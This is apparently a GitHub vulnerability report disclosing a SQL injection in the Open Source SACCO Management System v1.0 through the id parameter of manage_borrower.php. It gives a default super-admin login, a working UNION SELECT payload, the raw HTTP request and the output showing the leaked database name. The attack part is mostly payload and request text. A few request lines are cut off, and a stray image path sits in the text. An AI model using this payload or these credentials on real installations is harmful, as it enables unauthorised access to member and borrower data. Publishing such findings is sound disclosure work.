coues Create SQLi-1.md History

1 contributor

31 lines (21 sloc) | 1.13 KB

Open Source SACCO Management System v1.0 by mayuri_k has SQL injection

BUG_Author: kingcoues

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

vendors: https://www.sourcecodester.com/php/15372/open-source-sacco-management-system-free-download.html

The program is built using the xmapp-php8.1 version

Vulnerability File: /sacco_shield/manage_borrower.php


Vulnerability location: /sacco_shield/manage_borrower.php?id=, id

dbname = sacco,length=5

[+] Payload: /sacco_shield/manage_borrower.php?id=-2%20union%20select%201,database(),3,4,5,6,7,8,9--+ // Leak place ---> id

```
GET /sacco_shield/manage_borrower.php?id=-2%20union%20select%201,database(),3,4,5,6,
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=5g4g4dffu1bkrg9jm7nr42ori2
Connection: close
```



Last Name 4
First Name sacco
Middle Name 3
Address 6
Contact # 5
Email 7
Tax ID 8